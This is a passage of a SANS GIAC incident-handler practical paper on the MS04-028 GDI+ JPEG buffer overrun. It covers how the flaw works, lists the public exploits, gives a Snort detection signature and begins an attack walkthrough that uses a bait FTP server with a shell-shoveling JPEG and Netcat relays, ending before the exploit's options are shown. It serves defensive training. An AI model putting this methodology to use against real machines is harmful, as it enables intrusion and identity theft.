GIAC CERTIFICATIONS

Global Information Assurance Certification Paper

Copyright SANS Institute
Author Retains Full Rights

This paper is taken from the GIAC directory of certified professionals. Reposting is not permited without express written permission.

Interested in learning more?

Check out the list of upcoming events offering
"Hacker Tools, Techniques, and Incident Handling (Security 504)"
at http://www.giac.org/registration/gcih

Identity Theft Made Easy

Eric Huber

03 March 2005

GIAC Certified Incident Handler Practical

Practical Assignment Version 4 (Option 1)

© SANS Institute 2000 - 2005, Author retains full rights.

© SANS Institute 2000 - 2005 Author retains full rights.

Abstract

This paper is presented for the purpose of fulfilling the practical requirement of the GCIH certification. This paper is about how the MS04-028 vulnerability can be used to steal a person's identity. I will document the vulnerability, a publicly available exploit, and how the exploit can be used to gain access to a victim's machine. I will also show how the incident response process can be used to respond to this attack. Finally, I will show how software available to the public can be used to easily analyze data stolen from the victim machine so that it can be used for evil.

Table of Contents

© SANS Institute 2000 - 2005, Author retains full rights.

I. Statement of Purpose

The purpose of this paper is to illustrate how the MS04-028 vulnerability can be exploited to steal a person's identity. The attack will use a malicious JPEG to gain access to the machine via a buffer overrun in the Microsoft GDI+ API. This JPEG will be intentionally downloaded by our victim from an FTP server. Once it's handled by the user, this JPEG will shovel a shell back to an attacking machine. Our attacker will then use a freeware utility called ERUNT (Emergency Recovery Utility NT) created by Lars Hederer[1] to copy certain registry files. In an appendix, I will illustrate how an attacker can use publicly available software to read the Protected Storage System Provider (PSSP) of a Microsoft Windows XP Professional SP1 ntuser.dat file to obtain sensitive data.

While the primary purpose of this paper is to demonstrate the exploit of an operating system vulnerability, its secondary purpose is to show how identity theft can be easily achieved under the right circumstances using data that is intentionally being kept by the operating system.

II. The Exploit

Name

This is a Microsoft Windows vulnerability announced on September 14th, 2004 that was described in Microsoft Security Bulletin MS04-028 which is subtitled "Buffer Overrun in JPEG Processing (GDI+) Could Allow Code Execution (833987)".[2] Microsoft credits Mr. Nick Debaggis for discovering the vulnerability. This vulnerability is listed under numerous other advisories such as:

US-CERT: Technical Cyber Security Alert TA04-260A. Microsoft Windows JPEG component buffer overflow.[3]
CVE: CAN-2004-0200 (under review)[4].

[1] Hederer, Lars. ERUNT and NTREGOPT Web Page. http://home.t-online.de/home/lars.hederer/erunt/ 08 February 2005.
[2] Microsoft Security Bulletin MS04-028. 2004. Microsoft Corporation. 08 February 2005. http://www.microsoft.com/technet/security/bulletin/ms04-028.mspx
[3] Technical Cyber Security Alert TA04-260A. 2005. United States Computer Readiness Emergency Response Team. 08 February 2005. http://www.us-cert.gov/cas/techalerts/TA04-260A.html

© SANS Institute 2000 - 2005, Author retains full rights.

Secunia: Microsoft Multiple Products JPEG Processing Buffer Overflow Vulnerability.[5]
ISS: Microsoft Windows JPEG buffer overflow.[6]
BugTraq: Microsoft GDIPlus.DLL JPEG Parsing Engine Buffer Overflow.[7]
Security Focus: Microsoft GDI+ Library JPEG Segment Length Integer Underflow Vulnerability.[8]

The exploit that I have chosen for this scenario was created by John Bissel and tweaked by M4Z3R. It is called the "JPEGOfDeath.M.c v0.6.a All in one Bind/Reverse/Admin/ FileDownload".[9] It's popular with people who research this particular vulnerability because it is functional and flexible. The flexibility comes from giving an attacker the ability to create malicious JPEGs that can execute a bind attack (opens up a port that listens for a connection), shovel a shell back to an attacking machine (the victim machine to connects to a port listening on an attacking machine), create an account with administrative rights, or connect to another machine via HTTP and download an executable. For purposes of this paper, we will be looking at how the shell shoveling JPEG can be used in a successful attack.

Of course, this isn't the only exploit code out there. This was a quickly exploited vulnerability as it only took around a week for exploit code to start appearing in public. For example, the exploit was announced on 14 September 2004 and exploits were posted on the K-Otik security website[10] alone as early as 22 September 2004. The two that were posted on the 22nd were:

Windows JPEG Processing Buffer Overrun PoC Exploit (MS04-028)[11]
This is a partial bash shell script by perplexy that will create a malicious JPEG.

[4] CAN-2004-0200 (under review). 2004 Common Vulnerabilities and Exposures.. 08 February 2005. http://www.us-cert.gov/cas/techalerts/TA04-260A.html
[5] Microsoft Multiple Products JPEG Processing Buffer Overflow Vulnerability. 2004. Secunia 08 February 2005. http://secunia.com/advisories/12528/
[6] Microsoft Windows JPEG buffer overflow. 2004. Internet Security Systems. 08 February 2005. http://xforce.iss.net/xforce/xfdb/16304
[7] Debaggis, Nick. Microsoft GDIPlus.DLL JPEG Parsing Engine Buffer Overflow. 2004 BugTraq Archive. 08 February 2005. http://www.securityfocus.com/archive/1/375204
[8] Microsoft GDI+ Library JPEG Segment Length Integer Underflow Vulnerability. 2005. Security Focus. 08 February 2005. http://www.securityfocus.com/bid/11173/info/
[9] M4Z3R. Windows JPEG GDI+ All in One Remote Exploit (MS04-028). 2004. K-Otik Security. 09 Feb 2004. http://www.k-otik.com/exploits/09272004.JPEGOfDeathM.c.php
[10] K-Otik Security. 2005. K-Otik Security. 08 February 2005. http://www.k-otik.com/english/

Windows JPEG GDI+ Overflow Shellcoded Exploit (MS04-028)[12]
This is code by FoToZ that creates a malicious JPEG that will create a local command shell. This code appears to be an important event in the evolution of exploiting this vulnerability because many exploit authors credit FoToZ for his work.

On the 23rd, this exploit was posted on the K-Otik website:

Windows JPEG GDI+ Overflow Administrator Exploit (MS04-028)[13]
This is a bash shell script created by Elia Florio that will create a malicious JPEG that will add a user in the administrators group.

On the 25th, this exploit was posted on the K-Otik website:

Windows JPEG GDI+ Heap Overflow Remote Exploit (MS04-028)[14]
This major GDI+ exploit milestone was created by Mr. John Bissel (HighT1mes). Mr. Bissel not only released source code that will execute either a bind attack or a reverse connect, but he provided extensive commentary about the vulnerability and his research. This exploit is reasonably user friendly in that not only did Mr. Bissel provide his own interesting commentary, but the executable itself will provide basic instructions on how it is to be used. Mr. Bissel reports in his code that his release date was the 23rd. This is a good illustration of how quickly that a vulnerability can be exploited.

On the 27th, the following exploit was posted on the K-Otik website in addition to the John Bissel/MAZ3R All-in-One code that we will be using in this paper:

Windows JPEG Downloader Toolkit Source Code (MS04-028)[15]
This is code that was created by ATmaCA that creates a malicious JPEG that will execute the previously mentioned web download attack. The executable that

[11] perplexy. Windows JPEG Processing Buffer Overrun PoC Exploit (MS04-028). 2004. K-Otik Security. 09 Feb 2004. http://www.k-otik.com/exploits/09222004.ms04-28.sh.php
[12] FoToZ. Windows JPEG GDI+ Overflow Shellcoded Exploit (MS04-028) 2004. K-Otik Security. 09 Feb 2005. http://www.k-otik.com/exploits/09222004.ms04-28-cmd.c.php
[13] Florio, Elia. Windows JPEG GDI+ Overflow Administrator Exploit (MS04-028). 2004. K-Otik Security. 09 Feb 2005. http://www.k-otik.com/exploits/09232004.ms04-28-admin.sh.php
[14] Bissel, John. Windows JPEG GDI+ Heap Overflow Remote Exploit (MS04-028). 2004. K-Otik Security. 09 Feb 2005. http://www.k-otik.com/exploits/09252004.JPEGOfDeath.c.php
[15] ATmaCA. Windows JPEG Downloader Toolkit Source Code (MS04-028). 2004. K-Otic Security. 09 Feb 2005. http://www.k-otik.com/exploits/09272004.JpgDownloader.c.php

this code creates also includes some basic instructional functionality.

In October, PacketStorm Security posted this exploit:

GDI+ buffer overrun Exploit[16]
This is code that was created by Crypto that creates a variety of different types of malicious JPEGs. It also includes basic instructional functionality.

Vulnerable Operating Systems and Applications

The Microsoft Security Bulletin MS04-028 reports that the following operating systems and applications are vulnerable:

- Microsoft Windows XP and Microsoft Windows XP Service Pack 1
- Microsoft Windows XP 64-Bit Edition Service Pack 1
- Microsoft Windows XP 64-Bit Edition Version 2003
- Microsoft Windows Server 2003
- Microsoft Windows Server 2003 64-Bit Edition
- Microsoft Office XP Service Pack 3
- Microsoft Office XP Service Pack 2
- Microsoft Office XP Software:
  Outlook 2002
  Word 2002
  Excel 2002
  PowerPoint 2002
  FrontPage 2002
  Publisher 2002
  Access 2002
- Microsoft Office 2003
- Microsoft Office 2003 Software:
  Outlook 2003
  Word 2003
  Excel 2003
  PowerPoint 2003
  FrontPage 2003
  Publisher 2003
  Access 2003
  InfoPath 2003
  OneNote 2003
- Microsoft Project 2002 (all versions) and Microsoft Project 2002 Service Pack 1 (all versions)
- Microsoft Project 2003 (all versions)
- Microsoft Visio 2002 Service Pack 1 (all versions)

[16] Crypto. GDI+ buffer overrun Exploit 2004. Packet Storm Security. 09 Feb 2004. http://packetstormsecurity.nl/0410-exploits/sacred_jpg.c

© SANS Institute 2000 - 2005, Author retains full rights.

- Microsoft Visio 2002 Service Pack 2 (all versions)
- Microsoft Visio 2003 (all versions)
- Microsoft Visual Studio .NET 2002
- Microsoft Visual Studio .NET 2002 Software:
  Visual Basic .NET Standard 2002
  Visual C# .NET Standard 2002
  Visual C++ .NET Standard 2002
- Microsoft Visual Studio .NET 2003
- Microsoft Visual Studio .NET 2003 Software:
  Visual Basic .NET Standard 2003
  Visual C# .NET Standard 2003
  Visual C++ .NET Standard 2003
  Visual J# .NET Standard 2003
- Microsoft Visual FoxPro 8.0
- Microsoft Visual FoxPro 8.0 Runtime Library
- The Microsoft .NET Framework version 1.0 SDK Service Pack 2
- Microsoft Picture It! 2002 (all versions)
- Microsoft Greetings 2002
- Microsoft Picture It! Version 7.0 (all versions)
- Microsoft Digital Image Pro version 7.0
- Microsoft Picture It! Version 9 (all versions, including Picture It! Library)
- Microsoft Digital Image Pro version 9
- Microsoft Digital Image Suite version 9
- Microsoft Producer for Microsoft Office PowerPoint (all versions)
- Microsoft Platform SDK Redistributable: GDI+[17]

The rub is that while we have a good list from Microsoft on their operating systems and applications that are effected, it's left to the user and third parties to determine if their non-Microsoft applications are vulnerable. Those third party applications are going to be open to attack if they are using the vulnerable GDI+ library files. Scanning software has been developed to help users determine their state of vulnerability. For example, the SANS institute tool written by Tom Liston will scan for vulnerable files.[18]

Protocols/Services/Applications

The application that is vulnerable to this particular exploit is the Microsoft GDI+ API. GDI+ stands for Graphics Device Interface Plus. We get the "plus" because GDI+ is the new and improved Graphics Device Interface that in

[17] Microsoft Security Bulletin MS04-028. 2004. Microsoft Corporation. 08 February 2005. http://www.microsoft.com/technet/security/bulletin/ms04-028.mspx
[18] GDI Scan. 2005. The SANS Institute. 08 Feburary 2005. http://isc.sans.org/gdiscan.php

© SANS Institute 2000 - 2005, Author retains full rights.

Windows XP and Server 2003 replaced the old Graphic Device Interface (GDI).

An application program interface (API) is a piece of software that performs a specific task that a programmer can take and incorporate into their larger piece of software. It's essentially a block that you can use to build a larger structure with. An API that is provided by an operating system provider is helpful because it gives the programmer a block that he knows will work with the operating system.[19]

The GDI+ API is used to support graphic files such as bitmap (bmp), graphics interchange format (gif), joint photographers expert group (JPEG), exchangeable image file (exif), portable network graphic (png), and (tag image file format) tiff.[20]

The specific GDI+ file involved with this vulnerability is the gdiplus.dll. The graphic format that is being used to exploit this dll file is the JPEG format. This vulnerability is exploited by a malicious JPEG that is designed to overrun the buffer of the gdiplus.dll file. The malicious JPEG then uses that overrun to run arbitrary code.

JPEG is a graphic file format that was created by the Joint Photographers Expert Group[21]. The standard allows for decent compression of an image because of the way the standard is designed to take advantage of certain limitations of the human eye. Therefore, the image that you started out with before compression and the image that you compressed into the JPEG format aren't going to look the same if you then decompress that JPEG.[22]

Microsoft describes a buffer overrun as:

> "An attack in which a malicious user exploits an unchecked buffer in a program and overwrites the program code with their own data. If the program code is overwritten with new executable code, the effect is to change the program's operation as dictated by the attacker. If overwritten with other data, the likely effect is to cause the program to crash."[23]

The malicious JPEG that we will use in this paper does exactly what Microsoft

[19] API. 2004. Jupitermedia Corporation. 09 Feb 2005. http://www.webopedia.com/TERM/A/API.html

[20] Types of Bitmaps. 2004. Microsoft Corporation. 09 Feb 2005. http://msdn.microsoft.com/library/default.asp?url=/library/en-us/gdicpp/GDIPlus/aboutGDIPlus/imagesbitmapsandmetafiles/typesofbitmaps.asp

[21] Joint Photographic Experts Organization Homepage. 2005 Joint Photographic Experts Organization. 09 February 2005. www.JPEG.org

[22] [19] What is JPEG?. 2004. www.faqs.org. 09 February 2005. http://www.faqs.org/faqs/compression-faq/part1/section-17.html

© SANS Institute 2000 - 2005 Author retains full rights.

describes. It causes the gdiplus.dll to overrun and then it executes any of a number of malicious programs based on what the attacker chooses the JPEG to run.

These malicious JPEGs can do a variety of things such as shovel a shell back to an attacking machine, open up a listening port on a victim machine, connect to an http server and download a program, or to create a user in the administrator group with a specific password.

Mr. Nick Debaggis is credited by Microsoft has being the person who discovered and responsibly disclosed the vulnerability to Microsoft.[24] The Security Focus website also credits Mr. Cassidy MacFarlane as independently discovering this vulnerability.[25] In his remarks posted on the Security Focus website, Mr. Debaggis credits eEye Digital Security[26] and Networks Unlimited[27] for their assistance. Mr. Debaggis best understands what he discovered so it seems reasonable to use his words to talk about the specific technical details. In his posting to the Security Focus website, he describes the method in which a malicious JPEG causes the overrun:

> "JPEG Comment sections (COM) allow for the embedding of comment data into a JPEG image. COM sections are marked beginning with 0xFFFE followed by a 16 bit unsigned integer in network byte order giving the total comment length + the 2 bytes for the length field; a single JPEG COM section could therefore contain 65533 bytes of invisible data (invisible in the sense that it's not rendered as part of the image). Because the JPEG COM field length variable is 2 bytes wide, and itself is included in the length value, the minimum value for this field is 2, this implies an empty comment. If the comment length value is set to 1 or 0, a buffer overflow occurs overwriting heap management structures.
>
> The problem is GDIPlus normalizes the COM length prior to checking it's value; a starting length of 0 becomes -2 after normalization

[23] Microsoft Security Advisor Program: Glossary of Terms. 2005. Microsoft Corporation. 09 Feb 2005. http://www.microsoft.com/technet/security/bulletin/glossary.mspx
[24] Microsoft Security Bulletin MS04-028. 2004. Microsoft Corporation. 08 February 2005. http://www.microsoft.com/technet/security/bulletin/ms04-028.mspx
[25] Microsoft GDI+ Library JPEG Segment Length Integer Underflow Vulnerability. 2005. Security Focus. 08 February 2005. http://www.securityfocus.com/bid/11173/credit/
[26] eEye Digital Security- Vulnerability Management Solutions. 2005. eEye Digital Security. 03 March 2005. http://www.eeye.com/html/
[27] Mr. Debaggis doesn't provide a web site for this organization in his Security Focus posting.

> (0xFFFE unsigned), this value is converted to the 32 bit value 0xFFFFFFFE and is eventually passed on to memcpy which attempts to copy ~4G bytes into heap memory.
>
> eEye Digital Security analyzed the bug and found that heap management structures are left in an inconsistent state with execution eventually reaching heap unlink instructions within RTLFreeHeap with EAX pointing to a pointer to data we control and we have direct control of EDX."[28]

What Mr. Debaggis is describing is that he discovered a way to execute a buffer overrun of the gdiplus.dll using a JPEG image. The most basic explanation of a buffer overrun is that an overrun will occur when a program is fed more information that it has memory designated to handle that information. Imagine that you have a bucket and that bucket represents the amount of space in memory that is designated for data. You then take a hose and fill that bucket up with water. That water is the data and eventually you run out of space and the data overflows the bucket. That causes an error that in certain circumstances can be used by an exploit to get the program to run what the malicious program wants to run rather than what the author of the original software intended. In this particular circumstance, we're talking about potentially four gigabytes of information being poured into the bucket. How many machines even have that much total memory available?

Signatures of the Attack

This particular attack can be detected by intrusion detection systems such as the popular Snort[29] Intrusion Detection System product. The Sourcefire Vulnerability Research Team has created signature that is specifically designed to alert this attempts to exploit this vulnerability by looking for characteristics of a malicious JPEG.

```
"alert tcp $EXTERNAL_NET $HTTP_PORTS -> $HOME_NET any
(msg:"WEB-CLIENT JPEG parser heap overflow attempt";
flow:from_server,established; content:"image/"; nocase; pcre:"/^Content-
Type\s*\x3a\s*image\x2fp?jpe?g.*\xFF\xD8.{2}.*\xFF[\xE1\xE2\xED\xFE]\x0
0[\x00\x01]/smi"; reference:bugtraq,11173; reference:cve,2004-0200;
reference:url,www.microsoft.com/security/bulletins/200409_JPEG.mspx;
classtype:attempted-admin; sid:2705; rev:4;)"[30]
```


[28] Microsoft GDIPlus.DLL JPEG Parsing Engine Buffer Overflow. 2004.Security Focus Archive. 09 February 2005. http://www.securityfocus.com/archive/1/375204

[29] Snort. The Open Source Intrusion Detection System. 2005. Sourcefire, Inc. 09 February 2005. www.snort.org.

[30]Sourcefire Vulnerability Rearch Team, Brian Caswell, Alex Kirk and Nigel

A system that is being exploited will also give us some visual and logging clues that something bad might be happening. In this paper's attack scenario, our victim is going to download a malicious JPEG from an FTP (File Transfer Protocol. This is a TCP/IP based Internet file exchanging method.[31]) server. Once that JPEG is accessed by the operating system, it causes an overrun which causes the explorer shell to visibly restart.

For example, I placed a malicious code on the desktop of my victim machine and then right clicked on the JPEG and selected "properties". This caused the overrun and shoveled a shell back to my attacking machine. It caused the Explorer shell to reset, but did not give me a traditional error report screen that reported on what happened and that gives the option to report to Microsoft. It did, however, leave the following evidence in the application event log:




Type	Date	Time	Source	Category	Event	User	Computer
Information	2/10/2005	9:35:22 PM	Winlogon	None	1002	N/A	VICTIM

Figure 1

Houghten. "SID 2705 WEB-CLIENT JPEG parser heap overflow attempt". Snort Signature Database. 2005 SoureFire, Inc. 09 February 2005. http://www.snort.org/snort-db/sid.html?sid=2705

[31] FTP. 2004. Jupermedia Corporation. 03 March 2005. http://www.webopedia.com/TERM/F/FTP.html

© SANS Institute 2000 - 2005, Author retains full rights.



Date: 2/10/2005 Source: Winlogon
Time: 9:35:22 PM Category: None
Type: Information Event ID: 1002
User: N/A
Computer: VICTIM

Description:
The shell stopped unexpectedly and Explorer.exe was restarted.

For more information, see Help and Support Center at
http://go.microsoft.com/fwlink/events.asp.

Data: (● Bytes) (Words)

Figure 2

This event is just telling me that the Explorer shell crashed and restarted. You can see this happen right after the malicious JPEG executes and causes the overrun. The shell goes down and comes back up. The connection back to the attacking machine occurs during this process.

Explorer.exe is the process that is the Explorer shell. The Explorer shell is the graphical interface for Windows. This shell is what manages the desktop environment, the start menu, taskbar, and file manager that we use to interact with the operating system.[32]

The fact that this isn't leaving all that much evidence during the initial attack works to an attacker's favor. He doesn't want too many bells and whistles going off when this overrun occurs. A knowledgeable user might associate the shell being reset at the time that a JPEG was accessed with this vulnerability. The average user will probably write it off as just another instance of operating system instability or just a JPEG that got

[32] WinTasks Process Library 20045. 2005. Uniblue Systems. 10 Feb 2005. http://www.liutilities.com/products/wintaskspro/processlibrary/explorer/

corrupted during download and is behaving badly.

III. Stages of the Attack Process[33]

Network Diagrams

Our scenario revolves around an unpatched Microsoft Windows XP Pro SP1 machine without any anti-virus software that is behind a consumer grade firewall. Our victim downloads an evil JPEG from an FTP server hacked by our attacker. Our attacker uses another hacked machine which is also a TFTP server to stage his attack. Our attacker controls all of these machines via Netcat relays so that he reduces the chances of being caught.

How this attack would look in the real world is illustrated in Figure 4. The lab network where this attack was actually performed is described in Figure 3.

Lab Network Diagram




Figure 3

[33] I'd like to thank and acknowledge Mr. Eric Vilhauer, Mr. Brandon Young, Mr. Rich Mason, Mr. Shaun Marion, Mr. Vinny Liu, Mr. Ed Skoudis, and Ms. Doreen Meyer for their time, patience, and assistance in helping me craft this paper. These people were generous with their time and suggestions.

Real World Network Diagram




Figure 4


Reconnaissance

The nature of this particular exploit means that traditional reconnaissance work where an attacker has to go out and look for juicy targets using Google or DNS information isn't going to be performed. In this attack, the victims are going to come to the attacker through their own actions. That means that the reconnaissance and scanning phases are going to be blurred together because they are going to be used in a non-traditional manner.

Our attacker's reconnaissance depends on people coming to him and that requires bait for our trap. Our attacker is going to start to perform his reconnaissance work by designing an FTP server that people are going to want to visit. That means filling up the server with things that people are going to want and will encourage them to visit. Our attacker is going load up a FTP server with pirated music, videos, software, and pornography. He will then get the word out through the various Internet communication methods like email, IRC, web pages, and the like to get people to come to the server. Our evil doer is also going name the malicious JPEG with a pornographic name and bury it in with a bunch of other non-malicious JPEGs.

One of goals of this paper is too illustrate how an attacker doesn't need a high level of technical skill to acquire and use the tools for this attack. For example, our attacker doesn't have to know anything about programming or compiling to use our chosen exploit. There are many different variations of exploit code out on the Internet and it would be easy for him to obtain a working executable from someone who already has compiled and tested it. In our case, our attacker obtained his pre-compiled exploit code from an associate with similar evil interests.

Our attacker now needs to create the bait. On his attacking machine, he places the exploit in its own folder and opens up a command shell.




```
C:\Documents and Settings\Eve\Desktop\Attack Tools\04028>dir
 Volume in drive C has no label.
 Volume Serial Number is 4880-8C4D

 Directory of C:\Documents and Settings\Eve\Desktop\Attack Tools\04028

02/12/2005  05:50 PM    <DIR>          .
02/12/2005  05:50 PM    <DIR>          ..
10/20/2004  06:49 PM            62,464 04028.exe
               1 File(s)         62,464 bytes
               2 Dir(s)   7,024,816,128 bytes free

C:\Documents and Settings\Eve\Desktop\Attack Tools\04028>_
```

Figure 5

The executable is named 04028.exe, but our attacker isn't certain how to tell it to create the evil JPEG. All he has to do is to execute the file without any options and it will reward him with this screen:

